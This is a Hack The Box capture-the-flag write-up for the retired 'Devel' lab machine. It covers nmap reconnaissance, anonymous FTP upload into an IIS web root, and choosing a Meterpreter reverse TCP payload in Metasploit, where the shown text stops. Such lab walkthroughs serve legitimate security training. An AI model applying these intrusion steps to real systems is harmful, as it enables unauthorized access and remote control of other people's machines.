8 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Devel


Sonya Moisset

😀🌍KISS FIR📡🚀🖼✈💻☕🎧🎬📷🕹 Lead Security Engineer @Photobox | Tech Lead/DevSecOps @PrideInLondon | Tech Advocate

Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

towards a CTF style of challenge.

Note. *Only write-ups of retired HTB machines are allowed.*



Devel is described as a relatively simple box that demonstrates the security risks associated with some default program configurations. It is a beginner-level machine which can be completed using publicly available exploits.

We will use the following tools to pawn the box on a Kali Linux box

- zenmap
- searchsploit
- metasploit
- msfvenom


Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as possible.

I will use **Nmap** (Network Mapper), which is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation here.



I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.5
```

-sV: Probe open ports to determine service/version info

-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

10.10.10.5: IP address of the Devel box

You can also use **Zenmap**, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.

Scan Tools Profile Help

Target: 10.10.10.5 Profile: Scan Cancel

Command: nmap -A -v 10.10.10.5

Hosts Services

OS Host

10.10.10.5

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -A -v 10.10.10.5 Details

```
NSE: Script scanning 10.10.10.5.
Initiating NSE at 15:48
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 15:48, 3.06s elapsed
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up (0.083s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/
o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008
R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 SP1 or Windows
Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.013 days (since Tue Aug  6 15:29:34 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   140.36 ms 10.10.14.1
2   140.57 ms 10.10.10.5

NSE: Script Post-scanning.
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Initiating NSE at 15:48
Completed NSE at 15:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.38 seconds
           Raw packets sent: 2098 (95.996KB) | Rcvd: 33 (2.140KB)
```

Filter Hosts

I use a different set of commands to perform an intensive scan


```
nmap -A -v 10.10.10.5
```

-A: Enable OS detection, version detection, script scanning, and traceroute

-v: Increase verbosity level

10.10.10.5: IP address of the Devel box

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports.



We can see that there are 2 open ports:

Port 21. File Transfer Protocol (FTP) control (command). Here it's a Microsoft FTP

Port 80. Hypertext Transfer Protocol (HTTP). Here it's an IIS server

The most likely initial attack vector appears to be the **FTP** in this case

Step 2 - The vulnerable FTP

We open **Firefox** and visit the website at **http://10.10.10.5**

From the reconnaissance phase, we found 2 files under the Microsoft FTP. Let's see if we can access them from the browser.

```
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
```

```
| ftp-syst:
|_  SYST: Windows_NT
```

I can access the **welcome.png** image file by visiting

```
http://10.10.10.5/welcome.png
```

I can also access the **iisstart.htm** page

```
http://10.10.10.5/iisstart.htm
```

We now know two things:

- The FTP is used as a file directory for the web server - discovered when we accessed the files from the recon phase.

```
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
```

- The FTP allows anonymous login - discovered when we performed the intense scan.

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Let's see if we can create a file and add it to the FTP

```
root@kali:~# echo HackTheBox > htb.html
root@kali:~# ls
Desktop  Documents  Downloads  htb.html  Music  Pictures  Public  Templates  Videos
root@kali:~# cat htb.html
HackTheBox
```


I create a file by using this command and output the result to a file called **htb.html**

```
echo HackTheBox > htb.html
```

I then check with **ls** if the file has been created and what is the content of the file with this command

```
cat htb.html
```

Let's now connect to the FTP to add our test file



To connect to the FTP, I use this command

```
ftp 10.10.10.5
```

I type **anonymous** as the username and just press enter for the password, as it allows anonymous login.

I am now connected to the FTP.


```
ftp> put htb.html
local: htb.html remote: htb.html
200 PORT command successful.
150 Opening ASCII mode data connection.
226 Transfer complete.
12 bytes sent in 0.00 secs (558.0357 kB/s)
```

I add the file on the FTP with this command

```
put htb.html
```

The file has been successfully sent over. Let's check if we can access it from Firefox. I visit the page and we can see the output **HackTheBox** on the web page.


```
http://10.10.10.5/htb.html
```



Now that we know we can send over files, let's craft an exploit!

Step 3 - Using MSFvenom to craft an exploit

We will use MSFvenom, which is a payload generator . You can learn more about it here



But first, let's check on **Metasploit Framework** which payload we will need to craft our exploit.

We know that we need to create a **reverse shell**, which is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.




Figure 1: Reverse TCP shell


https://resources.infosecinstitute.com/icmp-reverse-shell/

The reverse TCP shell should be for Windows and we will use **Meterpreter**.

From the Offensive Security website, we get this definition for Meterpreter

> Meterpreter is an advanced, dynamically extensible payload that uses *in-memory* DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

You can read more about Meterpreter here.



```
#  Name                                              Disclosure Date  Rank     Check  Description
-  ----                                              ---------------  ----     -----  -----------
0  exploit/multi/vpn/tincd_bof                       2013-04-22       average  No     Tincd Post-Authentication Remote TCP Stack Buffer Overflow
1  exploit/windows/fileformat/vlc_smb_uri            2009-06-24       great    No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
2  payload/windows/meterpreter/reverse_tcp                            normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager
3  payload/windows/meterpreter/reverse_tcp_allports                   normal   No     Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
4  payload/windows/meterpreter/reverse_tcp_dns                        normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
5  payload/windows/meterpreter/reverse_tcp_rc4                        normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
6  payload/windows/meterpreter/reverse_tcp_rc4_dns                    normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
7  payload/windows/meterpreter/reverse_tcp_uuid                       normal   No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
```

I launch **Metasploit** and search for reverse TCP payloads. I use the following command


```
search windows/meterpreter/reverse_tcp
```

We find an interesting payload, number 2, which is a **Reverse TCP Stager**. This payload injects the meterpreter server DLL via the Reflective Dll Injection payload and connects back to the attacker

```
payload/windows/meterpreter/reverse_tcp
```

